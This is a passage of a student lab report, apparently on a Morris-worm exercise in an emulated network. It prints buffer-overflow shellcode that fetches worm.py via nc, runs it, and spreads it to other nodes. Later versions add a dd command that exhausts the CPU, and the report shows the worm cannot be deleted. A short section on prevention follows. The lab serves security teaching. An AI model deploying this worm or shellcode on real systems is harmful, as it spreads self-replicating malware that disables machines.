



Now, lets open the browser and look at the code in action.




*internet browser*

After you get here, press any host and click on “Launch console” button under the “Details” tab on the right side. For example, press on *153/host_3* and launch it’s console. It will look something like this:




*Terminal inside the internet browser*

Now type,


```
$ cd bof
```

as it is the folder where the file gets copied to after downloading from nc. Now type,

```
$ ls
```

to see the files in that folder.

We will see this inside the folder:




*Terminal inside the internet browser*

We see that our worm has now been spread to this host.

## 2.4 Report - Deleting the worm.py File


Now instead on opening other nodes to see if the file has copied to that place, lets try **deleting** the file "*worm.py*" from the node to see if it comes back i.e., if gets copied back to the host from another host, meaning that it is unremovable. Lets use these commands inside the same Node's terminal,

```
$ rm worm.py
```

This removes the worm.py file. Then type

```
$ ls
```

To the files inside the folder. After typing these commands, we get this result:




*Terminal inside the internet browser*

This shows us that the worm.py file is unremovable as even after removing and looking at the contents of the folder again, it reappears.

## 2.5 Report - Visualizing the Worm Across the Network

By using the “ping 1.2.3.4” command, we are able to see the nodes flashing on the map. So, we can include that command inside the *shellcode* of “worm.py” file. Now, our *shellcode* inside “worm.py” will look something like this,

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   "nc -lnv 8080 > worm.py; chmod +x worm.py; ./worm.py ;        "
   "ping 1.2.3.4;                                              *"
   "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


*worm.py file*

Now, go back to the terminal which was running the initial worm.py file on your computer and force stop it by pressing Ctrl+c. After this, run the same python file again as it had new changes to it.

Now head back to the browser and type this command inside the “Filter” box of the map and press return,



*internet browser*

This command helps us visualize the flashing nodes on the map. Now, wait a couple of seconds and look at the map again. You will see all the nodes flashing by some intervals.




First image

Posting another image,




second image

These pictures are evidence that the nodes are flashing by some interval. To see a video of the flashing nodes, head over to this link https://youtu.be/cKjL_2Ux718 to see how they look.

Moreover, there is another video which is also made by the group which shows the worm reaching from one node to the whole network of nodes. Access this link to see that video https://www.youtube.com/watch?v=z9tc-T-nycQ

## 2.6 Report - Making the System Unusable


We can see the CPU usage of our system by using this command,

```
$ htop
```

If it isns't installed in your system, you can download it by using this command

```
$ sudo apt update && sudo apt install htop
```

So, after running the *htop* command in the terminal, you will see something like this,




*htop command*

Now, we have a command which makes the CPU usage of the system to a 100%. The command is as follows

```
$ dd if=/dev/zero of=/dev/null
```


We can write this command in our shellcode in the "worm.py" file. Now our shellcode looks like this,

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   "nc -lnv 8080 > worm.py; chmod +x worm.py; ./worm.py ;        "
   "dd if=/dev/zero of=/dev/null; ping 1.2.3.4;                 *"
   "12345678901234567890123456789012345678901234567890123456789012345678890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

*worm.py file*

Running the “worm.py” file with this code with absolutely break every system and will make it completely useless. Moreover, now matter how much the user tries, this file is impossible to delete (see section 2.4).

Lets run the “worm.py” file now and see the CPU usage of the system.




*htop command*

This gives us evidence that running the specified command will eat the system resources and will make each node across the system completely useless. The user is unable to delete the worm file or to do any other work on his/her system.

As we saw that the worm spreads across the whole network of nodes through visualization, we are assured that the system killer command would be running on every one of those nodes.

This concludes our worm attacks on a network of nodes as we have achieved our end goal which was making every system connected to the network completely unusable. Moreover, there could be many other things that could be done by a worm. For example, displaying text on the users system (like we saw in section 2.2).

## 2.7 Report - Prevention Techniques

Back when the worm just emerged, all the computers that had been infected were very hard to clean. Firstly, the worm was very hard to delete as it replicated itself all over the system of the user. Secondly, even after cleaning the system, as soon as the user went online, it system would get infected by the worm again. So, in order to completely get rid of the worm, they had to shut off the internet and each server had to be cleaned first and the internet service back very slowly as they had to be careful of not getting infected by the worm again.

Since the inception of the Morris worm, the vulnerabilities have been patched along with remote shell being decommissioned with the rise of SSH. Moreover, we now have anti-viruses and decent firewalls that stop a worm entering your system and running a command. Incoming automatic shell commands from files are blocked and even files that start running by themselves just after being downloaded are also blocked off nowadays and the user is alerted on the issue.

# 3.0 Conclusion

## 3.1 High Level Description of Events

In this report, our main goal was to spread such a worm across the whole network such that when a worm reaches a system, it makes the system completely unusable and is impossible to delete.

We achieved this goal by working off of small things and understanding the system first and by slowly reaching our main goal. We first discussed about how to setup the system and what are the things to be installed. Then we worked on running the worm on a single node and after that was achieved, we went towards targeting all the nodes in the system. We visualized how the worm spread all across the network and tried deleting the worm after it had been spread. At the end we gave a shell command which drains the resources of a system and can also be called as the system killer command. That command was working on every system of the network.

Moreover, we should be thankful to our anti viruses and firewalls as they protect us from viruses like these. Can you image what would happen if a worm like this would be spread across the internet in todays age?

## 3.2 References


https://www.youtube.com/watch?v=z9tc-T-nycQ

https://www.fbi.gov/news/stories/morris-worm-30-years-since-first-major-attack-on-internet-110218

https://en.wikipedia.org/wiki/Morris_worm